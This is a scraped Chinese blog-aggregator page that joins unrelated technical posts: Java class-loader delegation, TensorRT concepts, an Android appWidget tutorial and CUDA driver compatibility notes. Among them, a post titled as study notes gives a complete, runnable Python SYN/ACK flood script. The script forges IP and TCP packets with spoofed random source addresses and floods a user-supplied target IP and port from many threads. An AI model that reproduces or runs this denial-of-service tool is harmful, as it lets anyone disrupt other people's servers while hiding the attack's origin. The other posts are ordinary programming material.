3.1 类加载器的分类 3.1.1 启动类加载器(Bootstrap ClassLoader) 负责加载放在${JAVA_HOME}/lib目录中的类,或者由-Xbootclasspath参数所指定的路径中,且是被虚拟机识别的类库;虚拟机按照名称识别类。Bootstrap类加载器无法被java程序直接引用,用户自动义类加载器时,如果需要把加载请求委派给Bootstrap类加载器,则直接返回null即可。 3.1.2 扩展类加载器(Extension ClassLoader) 负责加载${JAVA_HOME}/lib/ext目录中的类,或者被java.ext.dirs变量所指定路径中的类库。扩展类加载器可以直接使用。类型:sun.misc.Launcher.ExtClassLoader。 3.1.3 应用程序类加载器(Application ClassLoader) 又称为系统类加载器;负责加载用户类路径${CLASSPATH}上的所指定的类库。通过ClassLoader.getSystemClassLoader()方法可以获得,开发者可以直接使用。如果用户没有自定义类加载器,则默认使用系统类加载器。类型:sun.misc.Launcher.AppClassLoader。 3.1.4 自定义类加载器(User ClassLoader) 用户自定义的类加载器;可通过重写loadClass方法或者findClass方法实现。 3.1.4.1 两种方法有什么区别? 两种实现方式的区别在于重写loadClass可以不遵守双亲委派模型,而重写findClass仍然遵守双亲委派模型。 3.1.5 线程上下文类加载器(Thread Context ClassLoader) 为每个线程提供一个上下文类加载器,调用Thread.setContextClassLoader()方法进行设置。如果当前线程没有设置,则会从父线程的类加载器。如果应用全局范围没有设置,则默认使用系统类加载器。 3.1.5.1 线程上下文类加载器有什么作用? 便于基础类库调用上层服务的类库。比如,涉及SPI(Service Provider Interface,服务提供商接口)接口调用的场景,虚拟机在加载SPI的类库时,使用Thread的ContextClassLoader进行加载,具体厂商可以在加载前通过setContextClassLoader方法指定Thread的ContextClassLoader,用来加载自己的业务实现,从而实现了基础服务调用具体的上层业务实现的功能。 3.2 双亲委派模型 3.2.1 什么是双亲委派模型? 双亲委派模型是一种职责链模式实现,每个类加载器都包含一个parent的类加载器属性,用于存放上一级类加载器的引用,从而组成一个类加载器的调用链。调用链从最顶层开始类加载,每个类加载器都只负责加载符合自身加载条件的类。类加载器按照层次自上而下分别是:Bootstrap类加载器、扩展类加载器、应用程序类加载器、自定义类加载器。其中,Bootstrap类加载器和扩展类加载器分别用来加载JVM运行所需的基本类库和扩展类库;应用程序类加载器和自定义类加载器则用来加载程序运行所需的类库。类加载器中的这种层次关系称为双亲委派模型。如下图: 双亲委派模型要求除了顶层的启动类加载器外,其余的类加载器都应当有自己的父类加载器。类加载器之间的父子关系一般不会以继承关系来实现,而是由组合关系来复用父加载器的代码(合成复用原则)。双亲委派模型并非强制约束,允许根据业务需求更改。 3.2.2 双亲委派模型的调用过程 虚拟机中所有类的加载,会按照自顶向下的优先级执行加载,父类加载器优先加载,如果失败,再交由子类加载器加载:1) 类加载器在收到类加载请求时,会先委派给父类进行加载,调用父类的loadClass方法;2) 如果当前父类加载器没有父类(父类为null),则使用Bootstrap类加载器进行类加载;如果加载失败,则抛出ClassNotFound异常;3) 子类加载器捕获异常,进行类加载;如果加载失败,则抛出异常,交由下一级子类加载器;过程如下: 双亲委派模型的逻辑在ClassLoader类的loadClass方法中实现,代码主要逻辑如下: protected Class<?> loadClass(String name, boolean resolve) throws ClassNotFoundException { // 1.检查类是否被加载过 Class<?> c = findLoadedClass(name); if (c == null) { // 2.使用父类加载器加载 try { if (parent != null) { c = parent.loadClass(name, false); } else { c = findBootstrapClassOrNull(name); } } catch (ClassNotFoundException e) { // 如果加载失败,则抛出异常 } // 3.父类加载器加载失败,使用当前类加载器加载 if (c == null) { c = findClass(name); } } // 4.解析类 if (resolve) { resolveClass(c); } return c; } 方法首先检查是否已经加载过。若没有加载,则调用父类加载器的loadClass()方法进行类加载。若父类加载器为null,则默认使用Bootstrap类加载器作为父类加载器。如果父类加载失败,则抛出ClassNotFoundException异常,此时再调用当前类加载器的findClass()方法进行加载。 3.2.3 为什么要使用双亲委派模型? 固化类的加载次序,保证类加载层次结构的稳定性,基础类库一定是由层次较高的父类加载器进行加载,从而保证了类的唯一性,避免混乱。 4 应用案例 1) 涉及SPI(Service Provider Interface,服务提供商接口)接口调用的场景,即基础模块调用自定义模块的情况;比如:JDBC、JNDI等;2) Servlet容器的实现,要求不同的web应用使用不同的类加载器加载,确保隔离性;3) OSGI实现,为了实现模块的热替换,每个模块(Bundle)包含一个自己的类加载器,当需要替换模块时,将模块连同类加载器一同替换; 5 相关知识点 职责链模式 6 问题思考 7 参考 1) 《深入理解java虚拟机(第2版)》第7章 虚拟机类加载机制;2) Tomcat9类加载器实现原理:http://tomcat.apache.org/tomcat-9.0-doc/class-loader-howto.html

优秀的个人博客,低调大师

Python实现SYNFlood,学习笔记

版权声明:转载请注明出处:http://blog.csdn.net/dajitui2024 https://blog.csdn.net/dajitui2024/article/details/79396333 是Python2还是3我给忘记了,大家自己试试吧。 #!/usr/bin/python #-*-coding:utf-8-*- import socket import struct import random import threading class myThread (threading.Thread): def __init__(self,dstip,dstport,mode): threading.Thread.__init__(self) self.dstip = dstip self.dstport =dstport self.mode =mode def run(self): attack(self.dstip,self.dstport,self.mode) def checksum(data): s = 0 n = len(data) % 2 for i in range(0, len(data)-n, 2): s+= ord(data[i]) + (ord(data[i+1]) << 8) if n: s+= ord(data[i+1]) while (s >> 16): s = (s & 0xFFFF) + (s >> 16) s = ~s & 0xffff return s def IP(source,destination,udplen): version = 4 ihl = 5 tos = 0 tl = 20+udplen ip_id = random.randint(1,65535) flags = 0 offset = 0 ttl = 128 protocol =6 check =0 source = socket.inet_aton(source) destination = socket.inet_aton(destination) ver_ihl = (version << 4)+ihl flags_offset = (flags << 13)+offset ip_header = struct.pack("!BBHHHBBH4s4s", ver_ihl, tos, tl, ip_id, flags_offset, ttl, protocol, check, source, destination) check=checksum(ip_header) ip_header = struct.pack("!BBHHHBBH4s4s", ver_ihl, tos, tl, ip_id, flags_offset, ttl, protocol, socket.htons(check), source, destination) return ip_header def TCP(srcip,dstip,protocol,dp,fg): source = socket.inet_aton(srcip) destination = socket.inet_aton(dstip) srcport=random.randint(1,65535) dstport=dp syn_num=random.randint(1,4000000000) if fg == 2: ack_num=0 else: ack_num=random.randint(1,4000000000) hlen=5 zero=0 flag=fg window=8192 check=0 point=0 tcplen=hlen h_f=(hlen << 12)+flag TCP_head=struct.pack("!4s4sHHHHIIHHHH",source,destination,protocol,tcplen,srcport,dstport,syn_num,ack_num,h_f,window,check,point) check=checksum(TCP_head) TCP_head=struct.pack("!HHIIHHHH",srcport,dstport,syn_num,ack_num,h_f,window,check,point) return TCP_head def makepacket(dstip,dstport,fg): srcip=str(random.choice(ip_first))+'.'+str(random.randint(1,255))+'.'+str(random.randint(1,255))+'.'+str(random.randint(1,255)) protocol=6 ippacket=IP(srcip,dstip,5)+TCP(srcip,dstip,protocol,dstport,fg) return ippacket def attack(dstip,dstport,mode): if mode == 'syn': fg=2 while 1: data=makepacket(dstip,dstport,fg) s.sendto(data,(dstip,dstport)) elif mode == 'ack': fg=18 while 1: data=makepacket(dstip,dstport,fg) s.sendto(data,(dstip,dstport)) elif mode == 'syn&ack': while 1: data=makepacket(dstip,dstport,2) s.sendto(data,(dstip,dstport)) data=makepacket(dstip,dstport,18) s.sendto(data,(dstip,dstport)) else: print('DON\'T xia say!') dstip=raw_input('attack IP:') dstport=int(input('attack PORT:')) mode=raw_input('mode:(syn or ack or syn&ack)') threads=int(input("线程数threads:")) ip_first=[] for i in range(1,10): ip_first.append(i) for i in range(11,172): ip_first.append(i) for i in range(173,192): ip_first.append(i) for i in range(193,224): ip_first.append(i) s = socket.socket(socket.AF_INET,socket.SOCK_RAW,6) s.setsockopt(socket.IPPROTO_IP,socket.IP_HDRINCL,1) threads_name=[] for i in range(threads): threads_name.append('teread'+str(i)) for i in range(threads): threads_name[i]=myThread(dstip,dstport,mode) for i in range(threads): threads_name[i].start()

优秀的个人博客,低调大师

Tensor RT学习笔记(二)


关键概念:网络定义:网络定义由一系列层和一组张量组成;层:每一层从一组输入张量计算一组输出张量。 图层具有参数,例如卷积大小,跨度和卷积滤波器权重。张量:张量既可以是网络的输入,也可以是图层的输出。 张量具有指定其精度的数据类型,例如16位和32位浮点数以及三个维度,例如通道,宽度和高度。 输入张量的尺寸由应用程序定义,输出张量由构建器推断。 支持的维度是N(P_1 P_2 ...)CHW,其中P_1,P_2等是索引维度。 张量总共可以有最多Dims :: MAX_DIMENSIONS个维度,其中该常量设置为8。每个图层和张量都有一个名称,在分析或读取TensorRT构建日志时非常有用。使用NvCaffeParser时,张量和图层名称将从NVCaffe原型文件中获取。TensorRT API:TensorRT API允许开发人员导入,校准,生成和部署优化的网络。 网络可以直接从NVCaffe或通过UFF格式从其他框架导入。 它们也可以通过实例化各个图层并直接设置参数和权重来以编程方式创建。除了C ++中的主要API之外。 TensorRT包含TensorRT python API绑定。 TensorRT python API目前支持除RNN之外的所有功能。 它引入了与NumPy数组对于图层权重的兼容性,并通过使用PyCUDA,输入和输出数据。 还提供了一组实用函数来解决开发人员可能面临的常见任务,包括NVCaffe模型解析,从流中解析UFF模型,以及从UFF文件加载和编写PLAN文件。 这些位于tensorrt.utilsPython例子:Python接口支持以前仅通过C ++接口才可用的所有功能。 这些包括: the NvCaffeParser 用于图形定义的nvinfer API 建造者创建优化的推理引擎 用于执行引擎的推理时界面 用于注册自定义层实现的调用 可以在{PYTHON_PACKAGE_DIR} / tensorrt / examples目录中找到Python示例。TensorRT软件包附带了一些示例应用程序实现。 这些可以根据您是否在系统中安装TensorRT或仅为用户来找到。Python工作流程:为以下用例提供了示例应用程序:1.有一个现有的TensorFlow™(或其他UFF兼容框架)模型,开发人员可以试用TensorRT,将TensorFlow模型转换为TensorRT2.有一个NVCaffe模型,开发人员想用TensorRT来尝试。将NVCaffe模型转换为TensorRT3.开发人员希望将TensorRT引擎部署为更大型应用程序的一部分,如Web后端。4.开发人员希望尝试使用受UFF支持且未受NVCaffe培训的框架来训练TensorRT。TensorRT感觉好强大,毕竟是对新的PasCal和VoltaGPU才有的功能。

优秀的个人博客,低调大师

appWidget 简单入门学习笔记

1,让桌面能够添加你的appWidget 1,一个类,和2个xml //一个实现AppWidgetProvider的类 publicclassTomAppWidgetProviderextends AppWidgetProvider{} <!--放在res/xml文件夹中命名为tom_appwidget_info.xml--> <appwidget-providerxmlns:android="http://schemas.android.com/apk/res/android" android:minWidth="294dp" android:minHeight="72dp" android:updatePeriodMillis="86400000" android:initialLayout="@layout/tom_appwidget" android:configure="kg.tom.AppWidgetConfigure"></appwidget-provider> <!--android:initialLayout:初始化你的appWidget布局--> <!--放置在res/layout/tom_appwidget_provider.xml--> <?xmlversion="1.0"encoding="utf-8"?> <LinearLayoutxmlns:android="http://schemas.android.com/apk/res/android" android:layout_width="294dp" android:layout_height="72dp" android:orientation="vertical"><TextView android:id="@+id/appwidget_text" android:layout_width="wrap_content" android:layout_height="wrap_content" android:textColor="#ff000000"/><Button android:id="@+id/appwidget_button" android:layout_width="wrap_content" android:layout_height="wrap_content" android:text="@android:string/ok"/> </LinearLayout> 在AndroidManifest.xml中声明你的appWidget <receiverandroid:name="TomAppWidgetProvider"> <intent-filter> <!--让系统能够设别到你的appWidgetProvider的动作--><actionandroid:name="android.appwidget.action.APPWIDGET_UPDATE"/> </intent-filter> <!--设置你的appWidget的布局--> <meta-dataandroid:name="android.appwidget.provider"android:resource="@xml/tom_appwidget_info"/> </receiver> 长按你的Home 界面,你就会看到你的widget已经在列表当中 但是,现在点击是会出错的,这时候我们需要设置我们的AppWidgetConfigure 在activity中增加一个Intent-filter <intent-filter> <!--让系统能够设别到你的appWidgetProvider的动作--> <actionandroid:name="android.appwidget.action.APPWIDGET_UPDATE"/> </intent-filter> publicclassAppWidgetConfigureextendsActivity{ @Override publicvoidonCreate(BundlesavedInstanceState){ super.onCreate(savedInstanceState); //设置widgetId intmAppWidgetId=AppWidgetManager.INVALID_APPWIDGET_ID; //1,将setResult设置为取消,用于取消widgethostsetResult(RESULT_CANCELED); //2,从Intent中找到widget的id Intentintent=getIntent(); Bundleextras=intent.getExtras(); if(extras!=null){ mAppWidgetId=extras.getInt(AppWidgetManager.EXTRA_APPWIDGET_ID,AppWidgetManager.INVALID_APPWIDGET_ID);} //3,如果获取不到appWidgetid我们就结束 if(mAppWidgetId==AppWidgetManager.INVALID_APPWIDGET_ID){ Log.d("app","获取失败退出!!!"); finish();} finalContextcontext=AppWidgetConfigure.this; //4,实例化你的appWidget AppWidgetManagerappWidgetManager=AppWidgetManager.getInstance(context); //5,更新widget IntentresultValue=newIntent();resultValue.putExtra(appWidgetManager.EXTRA_APPWIDGET_ID,mAppWidgetId); setResult(RESULT_OK,resultValue); finish();}} 2,然后写provider的代码 publicclassTomAppWidgetProviderextendsAppWidgetProvider{ @Override publicvoidonUpdate(Contextcontext,AppWidgetManagerappWidgetManager, int[]appWidgetIds){ //TODOAuto-generatedmethodstub super.onUpdate(context,appWidgetManager,appWidgetIds); finalintN=appWidgetIds.length; Log.d("app","onUpdate--->Ids==="+String.valueOf(N)); for(inti=0;i<N;i++){ intappWidgetId=appWidgetIds[i]; updateAppWidget(context,appWidgetManager,appWidgetId);}} staticvoidupdateAppWidget(Contextcontext,AppWidgetManagerappWidgetManager,intappWidgetId){ Log.d("app","update---->id"+appWidgetId); //1,widget中的的标题 CharSequencetext="这是我第一个widget"; //2,widget显示用布局,并设置text显示的值 RemoteViewsviews=newRemoteViews(context.getPackageName(),R.layout.tom_appwidget_provider);views.setTextViewText(R.id.appwidget_text,text); //3,通知widgetmanager更新appWidgetManager.updateAppWidget(appWidgetId,views);} @Override publicvoidonDeleted(Contextcontext,int[]appWidgetIds){ //TODOAuto-generatedmethodstubsuper.onDeleted(context,appWidgetIds); //删除的时候调用的方法 intappids=appWidgetIds.length; Log.d("app","onDelete--->"+appids);}} 然后就可以运行了: 顺便附上一张简单原理图:.. 2,小小的进阶为widget实现运行activity 只要在加上几行代码的appwidget 就能实现挑战到Activity的功能 1,新建一个HelloAppWidget的activity staticvoidupdateAppWidget(Contextcontext,AppWidgetManagerappWidgetManager,intappWidgetId){ Log.d("app","update---->id"+appWidgetId); //1,设置显示用标题 CharSequencetext="这是我第一个widget"; //1.1,增加跳转用activity相关intent Intentintent=newIntent(context,HelloAppWidget.class); PendingIntentpendingIntent=PendingIntent.getActivity(context,0,intent,0); //2,如果,没有在xml中声明RemoteViews布局,这里就必须要让其他布局基于RemoteViews RemoteViewsviews=newRemoteViews(context.getPackageName(),R.layout.tom_appwidget_provider);views.setTextViewText(R.id.appwidget_text,text); //2.1将需要跳转的intent绑定到appWidgetbutton中views.setOnClickPendingIntent(R.id.appwidget_button,pendingIntent); //3,通知widgetmanager更新appWidgetManager.updateAppWidget(appWidgetId,views);} 跳转到特定activity…ps:使用activity记得在AndroidManifest.xml中注册

优秀的个人博客,低调大师

CUDA学习(二十四)


版本和兼容性:在开发CUDA应用程序时,开发人员应该注意以下两个版本号:计算能力,描述计算设备的一般规格和功能(请参阅计算能力)以及描述CUDA所支持功能的CUDA驱动程序API版本 驱动程序API和运行时。驱动程序API的版本在驱动程序头文件中定义为CUDA_VERSION。 它允许开发人员检查他们的应用程序是否需要比当前安装的更新的设备驱动程序。 这一点很重要,因为驱动程序API是向后兼容的,这意味着针对特定版本的驱动程序API编译的应用程序,插件和库(包括C运行时)将继续在随后的设备驱动程序版本上工作,如图 11.驱动程序API不是向前兼容的,这意味着针对特定版本的驱动程序API编译的应用程序,插件和库(包括C运行时)将不适用于以前版本的设备驱动程序。需要注意的是,受支持的版本的混合和匹配有一些限制: 由于在系统上一次只能安装一个版本的CUDA驱动程序,因此安装的驱动程序必须与驱动程序,插件或必须运行的库的最大驱动程序API版本相同或更高 该系统已建成。 应用程序使用的所有插件和库必须使用相同版本的CUDA Runtime,除非它们静态链接到Runtime,在这种情况下,多个版本的运行时可以共存于同一个进程空间中。 请注意,如果使用nvcc链接应用程序,默认情况下将使用CUDA运行时库的静态版本,并且所有CUDA Toolkit库都静态链接到CUDA运行时。 除非静态链接到这些库,否则应用程序使用的所有插件和库都必须使用与运行库相同版本的库(如cuFFT,cuBLAS等)。 计算模式:在运行Windows Server 2008及更高版本或Linux的Tesla解决方案中,可以使用NVIDIA的系统管理界面(nvidia-smi)在以下三种模式之一中设置系统中的任何设备,该系统是作为驱动程序的一部分分发的工具: 默认计算模式:多个主机线程可以使用该设备(通过在此设备上调用cudaSetDevice(),使用运行时API或在使用驱动程序API时使当前与设备关联的上下文相同) 独占进程计算模式:在系统中的所有进程上,设备上只能创建一个CUDA上下文,并且该上下文可以在创建该上下文的进程内按照期望的那样多个线程。 独占进程和线程计算模式:系统中的所有进程只能在设备上创建一个CUDA上下文,并且该上下文一次只能在一个线程上运行。 禁止的计算模式:设备上不能创建CUDA上下文。 这意味着,特别是,如果设备0变成独占进程模式并被另一进程使用,则使用运行时API而不显式调用cudaSetDevice()的主机线程可能与设备0以外的设备相关联, 在独占进程和线程模式下,由另一个线程使用,或在禁止模式下使用。 cudaSetValidDevices()可用于从优先级列表中设置设备。还要注意的是,对于具有Pascal架构的设备(计算能力主版本号6和更高版本),支持计算抢占。 这使得计算任务可以在指令级别上被抢占,而不像以前的Maxwell和Kepler GPU架构那样具有线程块粒度,其优点是可以防止长时间运行的内核的应用程序垄断系统或超时。 但是,会出现与计算抢占相关的上下文切换开销,这些开销会在支持存在的那些设备上自动启用。 可以使用具有属性cudaDevAttrComputePreemptionSupported的单个属性查询函数cudaDeviceGetAttribute()来确定正在使用的设备是否支持计算抢占。 希望避免与不同进程相关联的上下文切换开销的用户可以通过选择独占进程模式来确保GPU上只有一个进程是活动的。应用程序可以通过检查computeMode设备属性来查询设备的计算模式(请参阅设备枚举)。模式开关:具有显示输出的GPU将一些DRAM存储器专用于所谓的主表面,其用于刷新其输出被用户查看的显示设备。 当用户通过更改显示器的分辨率或位深度(使用NVIDIA控制面板或Windows上的显示控制面板)来启动显示器的模式切换时,主表面所需的内存量会发生变化。 例如,如果用户将显示分辨率从1280x1024x32位更改为1600x1200x32位,则系统必须将7.68 MB专用于主表面,而不是5.24 MB。 (启用消除锯齿的全屏图形应用程序可能需要更多显示内存用于主表面)。在Windows上,可能启动显示模式切换的其他事件包括启动全屏DirectX应用程序,按Alt + Tab以执行任务 从全屏DirectX应用程序切换,或按Ctrl + Alt + Del锁定计算机。如果模式切换增加主表面所需的内存量,则系统可能不得不分配专用于CUDA应用程序的内存分配。 因此,模式切换会导致对CUDA运行时的任何调用失败并返回无效的上下文错误。用于Windows的Tesla计算集群模式:使用NVIDIA的系统管理界面(nvidia-smi),可以将Windows设备驱动程序置于TCC(Tesla Compute Cluster,特斯拉计算集群)模式,用于计算能力为2.0或更高的Tesla和Quadro系列设备。该模式具有以下主要优点: 它可以在非NVIDIA集成显卡的集群节点中使用这些GPU; 它使这些GPU可以通过远程桌面直接使用,也可以通过依赖远程桌面的集群管理系统来使用; 它使这些GPU可用于作为Windows服务运行的应用程序(即在会话0中) 但是,TCC模式不支持任何图形功能

资源下载

更多资源
Nacos

Nacos

Nacos /nɑ:kəʊs/ 是 Dynamic Naming and Configuration Service 的首字母简称,一个易于构建 AI Agent 应用的动态服务发现、配置管理和AI智能体管理平台。Nacos 致力于帮助您发现、配置和管理微服务及AI智能体应用。Nacos 提供了一组简单易用的特性集,帮助您快速实现动态服务发现、服务配置、服务元数据、流量管理。Nacos 帮助您更敏捷和容易地构建、交付和管理微服务平台。

Spring

Spring

Spring框架(Spring Framework)是由Rod Johnson于2002年提出的开源Java企业级应用框架,旨在通过使用JavaBean替代传统EJB实现方式降低企业级编程开发的复杂性。该框架基于简单性、可测试性和松耦合性设计理念,提供核心容器、应用上下文、数据访问集成等模块,支持整合Hibernate、Struts等第三方框架,其适用范围不仅限于服务器端开发,绝大多数Java应用均可从中受益。

Rocky Linux

Rocky Linux

Rocky Linux(中文名:洛基)是由Gregory Kurtzer于2020年12月发起的企业级Linux发行版,作为CentOS稳定版停止维护后与RHEL(Red Hat Enterprise Linux)完全兼容的开源替代方案,由社区拥有并管理,支持x86_64、aarch64等架构。其通过重新编译RHEL源代码提供长期稳定性,采用模块化包装和SELinux安全架构,默认包含GNOME桌面环境及XFS文件系统,支持十年生命周期更新。

Sublime Text

Sublime Text

Sublime Text具有漂亮的用户界面和强大的功能,例如代码缩略图,Python的插件,代码段等。还可自定义键绑定,菜单和工具栏。Sublime Text 的主要功能包括:拼写检查,书签,完整的 Python API , Goto 功能,即时项目切换,多选择,多窗口等等。Sublime Text 是一个跨平台的编辑器,同时支持Windows、Linux、Mac OS X等操作系统。

用户登录
用户注册